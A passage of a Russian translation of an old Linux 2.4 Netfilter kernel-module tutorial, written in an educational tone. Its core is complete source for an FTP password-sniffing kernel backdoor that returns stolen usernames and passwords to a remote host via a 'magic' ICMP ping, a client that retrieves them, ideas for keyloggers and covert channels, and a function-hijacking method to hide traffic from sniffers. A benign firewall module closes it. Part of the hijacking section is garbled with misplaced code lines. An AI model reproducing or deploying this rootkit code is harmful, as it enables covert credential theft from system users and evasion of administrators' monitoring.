               /* Исключаем NULL-указатели в цепочке до IP-заголовка. */
               if (!skb ) return NF_ACCEPT;
               if (!(skb->nh.iph)) return NF_ACCEPT;

               /* Убеждаемся, что это TCP-пакет */
               if (skb->nh.iph->protocol != IPPROTO_TCP) {
                   return NF_ACCEPT;
               }

               thead = (struct tcphdr *)(skb->data +
                                         (skb->nh.iph->ihl * 4));

               /* Проверяем порт назначения */
               if ((thead->dest) == *(unsigned short *)deny_port) {
                   return NF_DROP;
               }

 □       return NF_ACCEPT;
           }
```

Очень просто. Не забудьте, что для корректной работы этой функции `deny_port` должен быть в сетевом порядке байтов. На этом основы фильтрации пакетов завершены; у вас должно быть достаточно понимания, чтобы добраться до нужной информации в конкретном пакете. Самое время перейти к более интересным вещам.

---

5. Другие возможности хуков Netfilter

Здесь я предложу несколько идей других интересных применений хуков Netfilter. Раздел 5.1 просто даёт пищу для размышлений, а раздел 5.2 обсудит и представит рабочий код для сниффера FTP-паролей на уровне ядра с удалённым извлечением паролей, который реально работает. Он работает настолько хорошо, что меня самого это пугает, — а ведь я его написал.

5.1 Скрытые бэкдор-демоны

Программирование модулей ядра — одна из наиболее интересных областей разработки для Linux. Написание кода в ядре означает работу в месте, где вас ограничивает только воображение. С вредоносной точки зрения можно скрывать файлы, процессы и делать всё то, на что способен любой уважающий себя руткит. С не столь вредоносной точки зрения (да, такие люди существуют) можно скрывать файлы, процессы и делать всё те же интересные вещи. Ядро — действительно увлекательное место.

С учётом всей мощи, доступной программисту уровня ядра, возможностей очень много. Пожалуй, одна из наиболее интересных (и пугающих для системных администраторов) — возможность

встроить бэкдоры прямо в ядро. В конце концов, если бэкдор не запущен как процесс, как узнать, что он работает? Конечно, существуют способы обнаружения таких бэкдоров, но они далеко не так просты, как запуск `ps`. Идея встраивания кода бэкдора в ядро не нова. Однако здесь я предлагаю размещать простые сетевые сервисы в качестве бэкдоров ядра с использованием, как вы, наверное, догадались, хуков Netfilter.

Если у вас есть необходимые навыки и желание ронять ядро в угоду экспериментам, вы можете создавать простые, но полезные сетевые сервисы, полностью расположенные в ядре и доступные удалённо. По сути, хук Netfilter может отслеживать входящие пакеты в поисках «магического» пакета; при его получении выполняется что-то особенное. Результаты можно отправить из хук-функции, которая возвращает `NF_STOLEN`, чтобы полученный «магический» пакет не пошёл дальше. Заметьте однако, что при отправке пакетов таким образом исходящие пакеты всё равно будут видны на исходящих хуках Netfilter. Поэтому пространство пользователя полностью не осведомлено о поступлении магического пакета, но исходящий трафик всё равно виден. Осторожно! То, что сниффер на скомпрометированном хосте не видит пакет, не значит, что сниффер на промежуточном хосте тоже его не увидит.

kossak и lifeline написали отличную статью для Phrack, описывающую, как подобные вещи можно реализовать путём регистрации обработчиков типов пакетов. Хотя этот документ посвящён хукам Netfilter, я всё равно рекомендую прочитать их статью (выпуск 55, файл 12) — там представлены очень интересные идеи.

Какую работу может выполнять бэкдор-хук Netfilter? Вот несколько идей:

• Удалённый кейлоггер. Модуль фиксирует нажатия клавиш, а результаты отправляются на удалённый хост при получении PING-запроса от этого хоста. Поток информации о нажатых клавишах может выглядеть как стабильный (без флуда) поток PING-ответов. Конечно, стоит реализовать простое шифрование, чтобы ASCII-символы не были видны сразу и бдительный администратор не заметил: «Стоп. Это я ввёл в своей SSH-сессии! О $%@T%&!».
• Различные простые административные задачи: получение списка пользователей, залогиненных на машине, или информации об открытых сетевых соединениях.
• Не совсем бэкдор, но модуль, стоящий на сетевом периметре и блокирующий любой трафик, предположительно исходящий от троянов, скрытых каналов ICMP или файлообменных инструментов вроде KaZaa.
• «Сервер» передачи файлов. Я недавно реализовал эту идею. Получившийся LKM — часы увлечения.
• Перенаправитель пакетов (packet bouncer). Перенаправляет пакеты, пришедшие на специальный порт скомпрометированного хоста, на другой IP-адрес и порт, а пакеты от того хоста отправляет обратно инициатору. Никаких порождаемых процессов и, главное, никаких открытых сетевых сокетов.
• Перенаправитель пакетов, используемый для полускрытого взаимодействия с критическими системами сети, например для настройки маршрутизаторов.
• Сниффер паролей FTP/POP3/Telnet. Перехватывает исходящие пароли и сохраняет информацию до получения «магического» пакета с запросом данных.

Это лишь краткий список идей. Последняя будет подробно рассмотрена в следующем разделе, поскольку она даёт хороший повод взглянуть на ещё несколько внутренних функций сетевого кода ядра.

5.2 Сниффер FTP-паролей на уровне ядра

Представленный здесь простой модуль типа proof-of-concept действует как бэкдор на базе Netfilter. Модуль перехватывает исходящие FTP-пакеты в поисках пары команд USER и PASS для FTP-сервера. Найдя пару, модуль ждёт «магического» ICMP ECHO (Ping) пакета достаточного размера, чтобы вернуть IP-адрес сервера, имя пользователя и пароль. Также представлена небольшая утилита, которая отправляет магический пакет, получает ответ и выводит полученную информацию. После считывания пары логин/пароль из модуля поиск начинается заново. Обратите внимание: модуль хранит только одну пару одновременно. Теперь рассмотрим работу модуля подробнее.

При загрузке функция `init_module()` регистрирует два хука Netfilter. Первый используется для наблюдения за входящим трафиком (`NF_IP_PRE_ROUTING`) в поисках «магического» ICMP-пакета. Второй наблюдает за исходящим трафиком (`NF_IP_POST_ROUTING`): здесь происходит поиск и захват FTP-команд USER и PASS. Функция `cleanup_module()` отменяет регистрацию этих двух хуков.

`watch_out()` — функция, перехватывающая `NF_IP_POST_ROUTING`. Её работа очень проста: каждый пакет проходит через проверки на принадлежность к FTP-трафику. Если нет — немедленно возвращается `NF_ACCEPT`. Если это FTP-пакет, модуль проверяет, не захвачена ли уже пара логин/пароль. Если да (признак — ненулевое `have_pair`), возвращается `NF_ACCEPT` и пакет покидает систему. В противном случае вызывается процедура `check_ftp()`, выполняющая фактическое извлечение паролей. Если предыдущих пакетов не было, переменные `target_ip` и `target_port` должны быть обнулены.

`check_ftp()` начинает с поиска в начале пакета команд "`USER`", "`PASS`" или "`QUIT`". Обратите внимание: команды PASS не обрабатываются до обработки команды USER. Это предотвращает взаимоблокировку, если по какой-то причине сначала поступит PASS, а соединение разорвётся до получения USER. Кроме того, если поступает команда QUIT и было захвачено только имя пользователя без пароля, всё сбрасывается и перехват начинается заново с нового соединения. Когда приходит USER или PASS, после прохождения необходимых проверок аргумент команды копируется. Перед завершением под нормальным потоком выполнения `check_ftp()` проверяет наличие действительной пары логин/пароль. Если она есть, устанавливается флаг `have_pair` и дальнейший захват прекращается до считывания текущей пары.

Итак, вы видели, как модуль устанавливается и начинает перехватывать логины и пароли. Теперь рассмотрим, что происходит при получении специально сформированного «магического» пакета. Обратите особое внимание, поскольку именно здесь возникало большинство проблем при разработке — 16 сбоев ядра, если я правильно помню. Когда пакеты поступают на машину с установленным модулем, `watch_in()` проверяет каждый на соответствие признакам «магического» пакета. Если пакет не проходит проверку, `watch_in()` просто возвращает `NF_ACCEPT`. Обратите внимание: одним из критериев «магичности» является достаточный размер пакета для размещения IP-адреса, логина и пароля. Это сделано для упрощения отправки ответа. Можно было выделить новый `sk_buff`, но правильно заполнить все необходимые поля очень сложно, а сделать это нужно идеально. Поэтому вместо создания новой структуры для ответного пакета мы просто модифицируем структуру запроса. Для успешной отправки пакета нужно сделать несколько изменений. Во-первых, IP-адреса меняются местами, а поле типа пакета в структуре `sk_buff` (`pkt_type`) изменяется на `PACKET_OUTGOING`, определённый в `linux/if_packet.h`. Далее нужно убедиться в наличии заголовков канального уровня. Поле `data` структуры `sk_buff` полученного пакета указывает после заголовка канального уровня, и именно с этого поля начинаются данные для передачи. Поэтому для интерфейсов, требующих заголовок канального уровня (Ethernet и Loopback; Point-to-Point не требует), мы указываем поле `data` на структуры `mac.ethernet` или `mac.raw`. Чтобы определить тип интерфейса, проверяем `sb->dev->type`, где `sb` — указатель на структуру `sk_buff`. Допустимые значения этого поля находятся в `linux/if_arp.h`; наиболее полезные приведены в таблице 3:

Таблица 3: Общие значения типов интерфейсов

```
/* Простой proof-of-concept для сниффера FTP-паролей на уровне ядра.
 * Захваченная пара логин/пароль отправляется на удалённый хост,
 * когда тот присылает специально сформированный ICMP-пакет. Здесь
 * используется ICMP_ECHO-пакет с полем code, равным 0x5B,
 * И размером пакета, достаточным для размещения после заголовков
 * 4-байтового IP-адреса и полей логина и пароля (макс. 15 символов
 * каждое плюс NULL-байт). Итого минимальный размер ICMP-пейлоада — 36 байт. */

 /* Написано bioforge, март 2003 */

#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/skbuff.h>
#include <linux/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/icmp.h>
#include <linux/netdevice.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/if_arp.h>
#include <linux/if_ether.h>
#include <linux/if_packet.h>

#define MAGIC_CODE   0x5B
#define REPLY_SIZE   36

#define ICMP_PAYLOAD_SIZE  (htons(sb->nh.iph->tot_len) \
□□□       - sizeof(struct iphdr) \
□□□       - sizeof(struct icmphdr))

/* Эти значения хранят логин и пароль до запроса.
 * Одновременно хранится только одна пара USER/PASS;
 * после запроса она очищается. */
static char *username = NULL;
static char *password = NULL;
static int  have_pair = 0;□ /* Признак наличия пары */

/* Данные для отслеживания. Записываем USER и PASS только для
 * одного IP-адреса и TCP-порта. */
static unsigned int target_ip = 0;
static unsigned short target_port = 0;

/* Структуры для описания хуков Netfilter */
struct nf_hook_ops  pre_hook;□       /* Входящий */
struct nf_hook_ops  post_hook;□       /* Исходящий */


/* Функция, анализирующая sk_buff FTP-пакета.
 * Ищет поля USER и PASS и проверяет, что они относятся
 * к одному хосту согласно полям target_xxx */
static void check_ftp(struct sk_buff *skb)
{
   struct tcphdr *tcp;
   char *data;
   int len = 0;
   int i = 0;

   tcp = (struct tcphdr *)(skb->data + (skb->nh.iph->ihl * 4));
   data = (char *)((int)tcp + (int)(tcp->doff * 4));

   /* Если имя пользователя уже есть, значит есть и target_ip.
    * Проверяем, что этот пакет предназначен тому же хосту. */
   if (username)
     if (skb->nh.iph->daddr != target_ip || tcp->source != target_port)
       return;
```

```
   /* Проверяем, является ли пакет USER или PASS */
   if (strncmp(data, "USER ", 5) == 0) {          /* Имя пользователя */
      data += 5;

      if (username)  return;

      while (*(data + i) != '\r' && *(data + i) != '\n'
□     && *(data + i) != '\0' && i < 15) {
□ len++;
□ i++;
      }

      if ((username = kmalloc(len + 2, GFP_KERNEL)) == NULL)
□return;
      memset(username, 0x00, len + 2);
      memcpy(username, data, len);
      *(username + len) = '\0';□       /* NULL-терминатор */
   } else if (strncmp(data, "PASS ", 5) == 0) {   /* Пароль */
      data += 5;

      /* Если имя пользователя ещё не захвачено,
       * не пытаемся захватить пароль */
      if (username == NULL) return;
      if (password)  return;

      while (*(data + i) != '\r' && *(data + i) != '\n'
□     && *(data + i) != '\0' && i < 15) {
□ len++;
□ i++;
      }

      if ((password = kmalloc(len + 2, GFP_KERNEL)) == NULL)
□return;
      memset(password, 0x00, len + 2);
      memcpy(password, data, len);
      *(password + len) = '\0';□       /* NULL-терминатор */
   } else if (strncmp(data, "QUIT", 4) == 0) {
      /* Получена команда QUIT. Если есть имя пользователя без пароля,
       * очищаем и сбрасываем всё */
      if (have_pair)  return;
      if (username && !password) {
□ kfree(username);
□ username = NULL;
□ target_port = target_ip = 0;
□ have_pair = 0;
□
□ return;
      }
   } else {
      return;
   }

   if (!target_ip)
     target_ip = skb->nh.iph->daddr;
   if (!target_port)
     target_port = tcp->source;

   if (username && password)
     have_pair++;□□       /* Пара готова. Игнорируем остальные,
□□□□□* пока эта не будет считана. */
//   if (have_pair)
//     printk("Have password pair!  U: %s   P: %s\n", username, password);
}

/* Функция, зарегистрированная как хук POST_ROUTING (последний).
 * Проверяет FTP-трафик на наличие команд USER и PASS. */
static unsigned int watch_out(unsigned int hooknum,
□□□      struct sk_buff **skb,
□□□      const struct net_device *in,
□□□      const struct net_device *out,
□□□      int (*okfn)(struct sk_buff *))
```

```
{
   struct sk_buff *sb = *skb;
   struct tcphdr *tcp;

   /* Сначала убеждаемся, что это TCP-пакет */
   if (sb->nh.iph->protocol != IPPROTO_TCP)
     return NF_ACCEPT;□□       /* Нет, не TCP */

   tcp = (struct tcphdr *)((sb->data) + (sb->nh.iph->ihl * 4));

   /* Проверяем, является ли пакет FTP-пакетом */
   if (tcp->dest != htons(21))
     return NF_ACCEPT;□□       /* Нет, не FTP */

   /* Если пары ещё нет, разбираем FTP-пакет */
   if (!have_pair)
     check_ftp(sb);

   /* Пакет обработан, пропускаем его дальше */
   return NF_ACCEPT;
}


/* Процедура, следящая за входящим ICMP-трафиком в поисках «магического» пакета.
 * При его обнаружении модифицируем структуру skb для отправки ответа
 * запрашивающему хосту и сообщаем Netfilter, что пакет «украден». */
static unsigned int watch_in(unsigned int hooknum,
□□□     struct sk_buff **skb,
□□□     const struct net_device *in,
□□□     const struct net_device *out,
□□□     int (*okfn)(struct sk_buff *))
{
   struct sk_buff *sb = *skb;
   struct icmphdr *icmp;
   char *cp_data;□□       /* Куда копировать данные в ответе */
   unsigned int   taddr;□       /* Временный хранитель IP */

   /* Есть ли вообще пара логин/пароль для отправки? */
   if (!have_pair)
     return NF_ACCEPT;

   /* Это ICMP-пакет? */
   if (sb->nh.iph->protocol != IPPROTO_ICMP)
     return NF_ACCEPT;

   icmp = (struct icmphdr *)(sb->data + sb->nh.iph->ihl * 4);

   /* Это «магический» пакет? */
   if (icmp->code != MAGIC_CODE || icmp->type != ICMP_ECHO
     || ICMP_PAYLOAD_SIZE < REPLY_SIZE) {
      return NF_ACCEPT;
   }

   /* Проверки пройдены. Теперь модифицируем sk_buff:
    * вставляем IP-адрес и пару логин/пароль, меняем местами
    * IP-адреса источника и назначения, при необходимости меняем
    * Ethernet-адреса, затем отправляем пакет и сообщаем Netfilter,
    * что мы его «украли». */
   taddr = sb->nh.iph->saddr;
   sb->nh.iph->saddr = sb->nh.iph->daddr;
   sb->nh.iph->daddr = taddr;

   sb->pkt_type = PACKET_OUTGOING;

   switch (sb->dev->type) {
    case ARPHRD_PPP:□□       /* Ничего менять не нужно */
      break;
    case ARPHRD_LOOPBACK:
    case ARPHRD_ETHER:
□{
□   unsigned char t_hwaddr[ETH_ALEN];
```

```
□   /* Перемещаем указатель data на заголовок канального уровня */
□   sb->data = (unsigned char *)sb->mac.ethernet;
□   sb->len += ETH_HLEN;
□   memcpy(t_hwaddr, (sb->mac.ethernet->h_dest), ETH_ALEN);
□   memcpy((sb->mac.ethernet->h_dest), (sb->mac.ethernet->h_source),
□□  ETH_ALEN);
□   memcpy((sb->mac.ethernet->h_source), t_hwaddr, ETH_ALEN);

□   break;
□}
   };

   /* Копируем IP-адрес, затем логин, затем пароль в пакет */
   cp_data = (char *)((char *)icmp + sizeof(struct icmphdr));
   memcpy(cp_data, &target_ip, 4);
   if (username)
     memcpy(cp_data + 4, username, 16);
   if (password)
     memcpy(cp_data + 20, password, 16);

   /* Здесь всё либо сработает, либо рухнет.
    * Держим кулаки... */
   dev_queue_xmit(sb);

   /* Освобождаем логин и пароль, сбрасываем have_pair */
   kfree(username);
   kfree(password);
   username = password = NULL;
   have_pair = 0;

   target_port = target_ip = 0;

//   printk("Password retrieved\n");

   return NF_STOLEN;
}

int init_module()
{
   pre_hook.hook     = watch_in;
   pre_hook.pf       = PF_INET;
   pre_hook.priority = NF_IP_PRI_FIRST;
   pre_hook.hooknum  = NF_IP_PRE_ROUTING;

   post_hook.hook     = watch_out;
   post_hook.pf       = PF_INET;
   post_hook.priority = NF_IP_PRI_FIRST;
   post_hook.hooknum  = NF_IP_POST_ROUTING;

   nf_register_hook(&pre_hook);
   nf_register_hook(&post_hook);

   return 0;
}

void cleanup_module()
{
   nf_unregister_hook(&post_hook);
   nf_unregister_hook(&pre_hook);

   if (password)
     kfree(password);
   if (username)
     kfree(username);
}
```

Последнее, что нужно сделать, — скопировать данные, которые мы хотим отправить в ответе. Настало время отправить пакет. Функция `dev_queue_xmit()` принимает указатель на структуру `sk_buff` в качестве единственного аргумента и возвращает отрицательный код ошибки `errno` при «красивом» сбое. Что я имею в виду под «красивым»? Если передать `dev_queue_xmit()` плохо

сконструированный буфер сокета, произойдёт «некрасивый» сбой — с дампом стека ядра. Наконец, `watch_in()` возвращает `NF_STOLEN`, чтобы сообщить Netfilter, что пакет был «украден» (своего рода джедайский трюк с разумом). НЕ возвращайте `NF_DROP` после вызова `dev_queue_xmit()`! Это вызовет немедленный сбой ядра, поскольку `dev_queue_xmit()` освободит переданный буфер сокета, а Netfilter попытается сделать то же самое с пакетом, помеченным как `NF_DROP`. Ну, достаточно обсуждения кода — пора его увидеть.

5.2.1 Код... nfsniff.c

5.2.2 getpass.c

```
/* getpass.c - простая утилита для получения пары логин/пароль
 * из бэкдор-сниффера FTP на базе Netfilter. Грубовато, но работает.
 * В основном взято из исходников моего InfoPig.
 *
 * Написано bioforge  -  март 2003 */

#include <sys/types.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <sys/socket.h>
#include <netdb.h>
#include <arpa/inet.h>

#ifndef __USE_BSD
# define __USE_BSD□□       /* Хотим правильные заголовки */
#endif
# include <netinet/ip.h>
#include <netinet/ip_icmp.h>

/* Прототипы функций */
static unsigned short checksum(int numwords, unsigned short *buff);

int main(int argc, char *argv[])
{
    unsigned char dgram[256];□       /* Достаточно для PING-датаграммы */
    unsigned char recvbuff[256];
    struct ip *iphead = (struct ip *)dgram;
    struct icmp *icmphead = (struct icmp *)(dgram + sizeof(struct ip));
    struct sockaddr_in src;
    struct sockaddr_in addr;
    struct in_addr my_addr;
    struct in_addr serv_addr;
    socklen_t src_addr_size = sizeof(struct sockaddr_in);
    int icmp_sock = 0;
    int one = 1;
    int *ptr_one = &one;

    if (argc < 3) {
□fprintf(stderr, "Usage:  %s remoteIP myIP\n", argv[0]);
□exit(1);
    }

    /* Получаем сокет */
    if ((icmp_sock = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
□fprintf(stderr, "Couldn't open raw socket! %s\n",
□□strerror(errno));
□exit(1);
```

```
    }

    /* Устанавливаем опцию HDR_INCL на сокет */
    if(setsockopt(icmp_sock, IPPROTO_IP, IP_HDRINCL,
□□  ptr_one, sizeof(one)) < 0) {
□close(icmp_sock);
□fprintf(stderr, "Couldn't set HDRINCL option! %s\n",
□       strerror(errno));
□exit(1);
    }

    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = inet_addr(argv[1]);

    my_addr.s_addr = inet_addr(argv[2]);

    memset(dgram, 0x00, 256);
    memset(recvbuff, 0x00, 256);

    /* Заполняем IP-поля */
    iphead->ip_hl  = 5;
    iphead->ip_v   = 4;
    iphead->ip_tos = 0;
    iphead->ip_len = 84;
    iphead->ip_id  = (unsigned short)rand();
    iphead->ip_off = 0;
    iphead->ip_ttl = 128;
    iphead->ip_p   = IPPROTO_ICMP;
    iphead->ip_sum = 0;
    iphead->ip_src = my_addr;
    iphead->ip_dst = addr.sin_addr;

    /* Заполняем ICMP-поля */
    icmphead->icmp_type = ICMP_ECHO;
    icmphead->icmp_code = 0x5B;
    icmphead->icmp_cksum = checksum(42, (unsigned short *)icmphead);

    /* Отправляем пакет */
    fprintf(stdout, "Sending request...\n");
    if (sendto(icmp_sock, dgram, 84, 0, (struct sockaddr *)&addr,
□       sizeof(struct sockaddr)) < 0) {
□fprintf(stderr, "\nFailed sending request! %s\n",
□□strerror(errno));
□return 0;
    }

    fprintf(stdout, "Waiting for reply...\n");
    if (recvfrom(icmp_sock, recvbuff, 256, 0, (struct sockaddr *)&src,
□□ &src_addr_size) < 0) {
□fprintf(stdout, "Failed getting reply packet! %s\n",
□□strerror(errno));
□close(icmp_sock);
□exit(1);
    }
□
    iphead = (struct ip *)recvbuff;
    icmphead = (struct icmp *)(recvbuff + sizeof(struct ip));
    memcpy(&serv_addr, ((char *)icmphead + 8),
    □   sizeof (struct in_addr));

    fprintf(stdout, "Stolen for ftp server %s:\n", inet_ntoa(serv_addr));
    fprintf(stdout, "Username:    %s\n",
□     (char *)((char *)icmphead + 12));
    fprintf(stdout, "Password:    %s\n",
□     (char *)((char *)icmphead + 28));

    close(icmp_sock);

    return 0;
}
/* Функция вычисления контрольной суммы. По всей видимости,
```

```
 * машины не отвечают на PING с пустым полем контрольной суммы ICMP...
 * Что ж, справедливо. */
static unsigned short checksum(int numwords, unsigned short *buff)
{
   unsigned long sum;

   for(sum = 0;numwords > 0;numwords--)
     sum += *buff++;   /* добавляем следующее слово, затем инкрементируем указатель */

   sum = (sum >> 16) + (sum & 0xFFFF);
   sum += (sum >> 16);

   return ~sum;
}
```

---

6. Сокрытие сетевого трафика от Libpcap

В этом разделе кратко описывается, как ядро Linux 2.4 можно модифицировать, чтобы сетевой трафик, соответствующий заранее заданным условиям, стал невидимым для программ-снифферов, работающих на той же машине. В конце статьи приведён рабочий код, реализующий это для всего IPv4-трафика, приходящего с определённого IP-адреса или уходящего на него. Итак, начнём...

6.1 SOCK_PACKET, SOCK_RAW и Libpcap

Одним из наиболее полезных инструментов для системного администратора является программное обеспечение, которое можно отнести к широкой категории «снифферов пакетов». Два наиболее распространённых примера снифферов общего назначения — `tcpdump(1)` и Ethereal(1). Оба используют библиотеку Libpcap (доступна с [1] вместе с tcpdump) для захвата «сырых» пакетов. Системы обнаружения вторжений (NIDS) также используют библиотеку Libpcap. SNORT требует Libpcap, как и Libnids — библиотека для написания NIDS, предоставляющая механизмы переборки IP-фрагментов и отслеживания TCP-потоков (доступна с [2]).

В системах Linux библиотека Libpcap использует интерфейс `SOCK_PACKET`. Пакетные сокеты — это специальные сокеты для отправки и получения «сырых» пакетов на канальном уровне. О пакетных сокетах и их использовании можно говорить много. Однако поскольку данный раздел посвящён сокрытию от них, а не использованию их, заинтересованный читатель отсылается к странице руководства `packet(7)`. Для нашего обсуждения достаточно понять, что пакетные сокеты — это то, что приложения на базе Libpcap используют для получения информации о «сырых» пакетах, входящих и исходящих из машины.

Когда пакет получен сетевым стеком ядра, выполняется проверка наличия пакетных сокетов, заинтересованных в этом пакете. Если такие сокеты есть, пакет доставляется на них. Если нет, пакет просто продолжает путь к TCP-, UDP- или другому сокету, которому он реально предназначен. То же самое происходит с сокетами типа `SOCK_RAW`. «Сырые» сокеты очень похожи на пакетные, за исключением того, что не предоставляют заголовки канального уровня. Примером утилиты, использующей «сырые» IP-сокеты, является мой SYNalert (доступен с [3]).

Итак, теперь должно быть ясно, что программы-снифферы в Linux используют библиотеку Libpcap, которая использует интерфейс пакетных сокетов для получения «сырых» пакетов вместе с заголовками канального уровня. Также были упомянуты «сырые» сокеты, позволяющие пользовательским приложениям получать пакеты вместе с IP-заголовками. В следующем разделе

обсуждается, как LKM может скрыть сетевой трафик от этих пакетных и «сырых» сокетных интерфейсов.

6.2 Набрасываем плащ на кинжал

Когда пакет получен и передан пакетному сокету, вызывается функция `packet_rcv()`, находящаяся в `net/packet/af_packet.c`. `packet_rcv()` отвечает за прогон пакета через любые фильтры сокетов, применённые к целевому сокету, и последующую доставку пакета в пользовательское пространство. Чтобы скрыть пакеты от пакетного сокета, нужно предотвратить вызов `packet_rcv()` для определённых пакетов. Как это сделать? С помощью старого доброго перехвата функций (function hijacking).

Основной принцип перехвата функций таков: зная адрес функции ядра, даже не экспортированной, мы можем перенаправить её на другое место до выполнения реального кода. Для этого сначала сохраняем несколько первых байтов инструкций из начала функции и заменяем их байтами инструкции абсолютного перехода к нашему коду. Пример кода на ассемблере i386:

```
          0xb8 0x00 0x00 0x00 0x00
 0xff 0xe0
```

Сгенерированные hex-байты этих инструкций (при нулевом адресе нашей функции):

LWFW_IP_DENY_ACTIVE
LWFW_PORT_DENY_ACTIVE);

Если при инициализации LKM заменить нулевой адрес в приведённом коде на адрес нашей хук-функции, наша функция будет вызвана первой. Когда нужно выполнить оригинальную функцию, мы просто восстанавливаем исходные байты в её начале, вызываем функцию и снова подставляем код перехвата. Просто, но мощно. Сильвио Чезаре написал документ о перехвате функций ядра некоторое время назад — см. [4] в списке ссылок.

Теперь, чтобы скрыть пакеты от пакетных сокетов, нам нужно написать хук-функцию, которая проверяет, соответствует ли пакет нашим критериям сокрытия. Если да, хук-функция просто возвращает ноль вызывающей стороне, и `packet_rcv()` никогда не вызывается. Если `packet_rcv()` не вызывается, пакет никогда не доставляется в пользовательское пространство через пакетный сокет. Обратите внимание: это касается только пакетного сокета. Если мы хотим скрыть FTP-пакеты от пакетных сокетов, TCP-сокет FTP-сервера по-прежнему увидит пакет. Всё, что мы сделали, — сделали пакет невидимым для любых снифферов на хосте. FTP-сервер по-прежнему сможет обрабатывать и логировать соединение.

В теории это всё. То же самое можно сделать и для «сырых» сокетов — разница лишь в том, что нужно перехватить функцию `raw_rcv()` из `net/ipv4/raw.c`. В следующем разделе будет представлен и обсуждён исходный код примера LKM, который перехватывает функции `packet_rcv()` и `raw_rcv()` и скрывает любые пакеты, приходящие с указанного IP-адреса или уходящие на него.

---

7. Заключение

К этому моменту у вас должно быть как минимум базовое понимание того, что такое Netfilter, как его использовать и что с его помощью можно делать. Вы также должны знать, как скрыть специальный сетевой трафик от снифферов на локальной машине. Если вам нужен архив с исходниками для этого руководства, просто напишите мне. Я также буду признателен за любые исправления, комментарии или предложения. Теперь предоставляю вам и вашему воображению делать что-нибудь интересное с тем, что я здесь представил.

A. Лёгкий межсетевой экран (Light-Weight Fire Wall)

A.1 Обзор

Лёгкий межсетевой экран (LWFW) — это простой модуль ядра, демонстрирующий базовые техники фильтрации пакетов, представленные в разделе 4. LWFW также предоставляет управляющий интерфейс через системный вызов `ioctl()`.

Поскольку исходный код LWFW достаточно хорошо задокументирован, приведу лишь краткий обзор его работы. При загрузке модуль LWFW первым делом регистрирует управляющее устройство. Обратите внимание: прежде чем можно будет использовать интерфейс `ioctl()` к LWFW, в `/dev` нужно создать файл символьного устройства. Если регистрация управляющего устройства успешна, маркер «в использовании» сбрасывается и регистрируется хук-функция для `NF_IP_PRE_ROUTING`. Функция очистки делает обратное.

LWFW предоставляет три базовых варианта отбрасывания пакетов (в порядке обработки):

• Интерфейс-источник
• IP-адрес источника
• Порт TCP назначения

Параметры этих правил задаются через интерфейс `ioctl()`. При получении пакета LWFW проверяет его по всем установленным правилам. Если пакет совпадает с любым из правил, хук-функция возвращает `NF_DROP` и Netfilter тихо отбрасывает пакет. В противном случае возвращается `NF_ACCEPT` и пакет следует дальше.

Последнее, что стоит упомянуть, — ведение статистики в LWFW. Каждый раз, когда пакет попадает в хук-функцию и LWFW активен, увеличивается общее число просмотренных пакетов. Функции проверки отдельных правил отвечают за увеличение соответствующих счётчиков отброшенных пакетов. Обратите внимание: при изменении значения правила счётчик отброшенных для него пакетов сбрасывается в ноль. Программа `lwfwstats` использует IOCTL `LWFW_GET_STATS` для получения копии структуры статистики и отображения её содержимого.

A.2 Исходный код... lwfw.c

```
/* Лёгкий межсетевой экран. Простая утилита брандмауэра на базе
 * Netfilter для ядра 2.4. Написана в образовательных целях.
 *
 * Написано bioforge  -  март 2003.
 */

#define MODULE
#define __KERNEL__
#include <linux/module.h>
```

```
#include <linux/kernel.h>
#include <linux/net.h>
#include <linux/types.h>
#include <linux/skbuff.h>
#include <linux/string.h>
#include <linux/malloc.h>
#include <linux/netdevice.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>

#include <asm/errno.h>
#include <asm/uaccess.h>

#include "lwfw.h"

/* Прототипы локальных функций */
static int set_if_rule(char *name);
static int set_ip_rule(unsigned int ip);
static int set_port_rule(unsigned short port);
static int check_ip_packet(struct sk_buff *skb);
static int check_tcp_packet(struct sk_buff *skb);
static int copy_stats(struct lwfw_stats *statbuff);

/* Прототипы функций для lwfw_fops */
static int lwfw_ioctl(struct inode *inode, struct file *file,
□□      unsigned int cmd, unsigned long arg);
static int lwfw_open(struct inode *inode, struct file *file);
static int lwfw_release(struct inode *inode, struct file *file);


/* Различные флаги модуля */
/* Гарантирует, что одновременно может использоваться только один
 * экземпляр устройства lwfw. */
static int lwfw_ctrl_in_use = 0;

/* Флаг, определяющий, должен ли LWFW вообще проверять правила.
 * При нулевом значении LWFW автоматически пропускает все пакеты. */
static int active = 0;

/* Опции модуля LWFW */
static unsigned int lwfw_options = (LWFW_IF_DENY_ACTIVE
□□□□    | LWFW_IP_DENY_ACTIVE
□□□□    | LWFW_PORT_DENY_ACTIVE);

static int major = 0;□□       /* Старший номер управляющего устройства */

/* Структура для описания нашей хук-процедуры */
struct nf_hook_ops nfkiller;

/* Структура статистики модуля */
static struct lwfw_stats lwfw_statistics = {0, 0, 0, 0, 0};

/* Фактические «определения» правил. */
/* TODO: Когда-нибудь LWFW может поддерживать несколько одновременных правил.
 * Как только разберусь с механизмом list_head... */
static char *deny_if = NULL;                 /* Интерфейс для блокировки */
static unsigned int deny_ip = 0x00000000;    /* IP-адрес для блокировки */
static unsigned short deny_port = 0x0000;   /* TCP-порт для блокировки */

/*
 * Структура file_operations для интерфейсного устройства
 */
struct file_operations  lwfw_fops = {
   NULL,
     NULL,
     NULL,
     NULL,
     NULL,
```

```
     NULL,
     lwfw_ioctl,
     NULL,
     lwfw_open,
     NULL,
     lwfw_release,
     NULL□□□       /* NULL и далее... */
};

MODULE_AUTHOR("bioforge");
MODULE_DESCRIPTION("Light-Weight Firewall for Linux 2.4");

/*
 * Функция, вызываемая хуком
 */
unsigned int lwfw_hookfn(unsigned int hooknum,
□□       struct sk_buff **skb,
□□       const struct net_device *in,
□□       const struct net_device *out,
□□       int (*okfn)(struct sk_buff *))
{
   unsigned int ret = NF_ACCEPT;

   /* Если LWFW неактивен, немедленно возвращаем ACCEPT */
   if (!active)
     return NF_ACCEPT;

   lwfw_statistics.total_seen++;

   /* Сначала проверяем правило по интерфейсу */
   if (deny_if && DENY_IF_ACTIVE) {
